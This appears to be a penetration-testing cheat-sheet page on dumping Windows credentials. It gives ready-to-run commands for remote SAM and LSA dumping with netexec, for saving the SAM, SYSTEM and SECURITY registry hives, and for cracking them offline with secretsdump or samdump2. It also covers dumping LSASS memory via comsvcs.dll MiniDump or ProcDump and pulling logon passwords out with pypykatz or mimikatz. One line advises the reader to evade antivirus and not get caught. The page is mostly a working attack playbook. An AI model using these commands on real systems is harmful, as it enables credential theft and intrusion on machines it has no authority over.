Poor Sam. My condolences.
Remote Automated Dumping#
netexec smb $target --local-auth -u 'user' -p 'password' --lsa --samif remote dumping isn’t working, see LocalAccountTokenFilterPolicy
SAM#
reg save hklm\sam sam
reg save hklm\system system
reg save hklm\security security
Transfer the 3 files to attacker machine using any methods in
File Transfer/Windows Target
Attacker machine
impacket-secretsdump -sam sam -system system -security security localOr
samdump2 system samLSA#
Create lsass memory dump#
LSASS stores credentials that have active logon sessions.
First, we have to make a memory dump of the live lsass.exe process. You can do it with Task Manager if you have a GUI

Or, we can do it on the CLI.
First, we have to find pid of lsass process
# cmd
tasklist /svc
# powershell. way easier
Get-Process lsass
Then, we can create a memory dump. Most AV blocks this. Don’t get caught :D
rundll32 C:\windows\system32\comsvcs.dll, MiniDump <PID> C:\lsass.dmp fullWe can also use the ProcDump tool from sysinternals to dump lsass’s memory
First we download the tool and transfer it to target machine
wget https://download.sysinternals.com/files/Procdump.zip
unzip Procdump.zip
# Then transfer it to target machine using any way you want :D
Then we can create the dump file
.\procdump.exe -accepteula -ma lsass.exe lsass.dmpExtracting#
We can use the pypykatz tool on linux to extract credentials out of the memory dump
pypykatz lsa minidump ./lsass.dmp Or, we can use mimikatz, if you are on windows
.\mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonpasswords" "exit"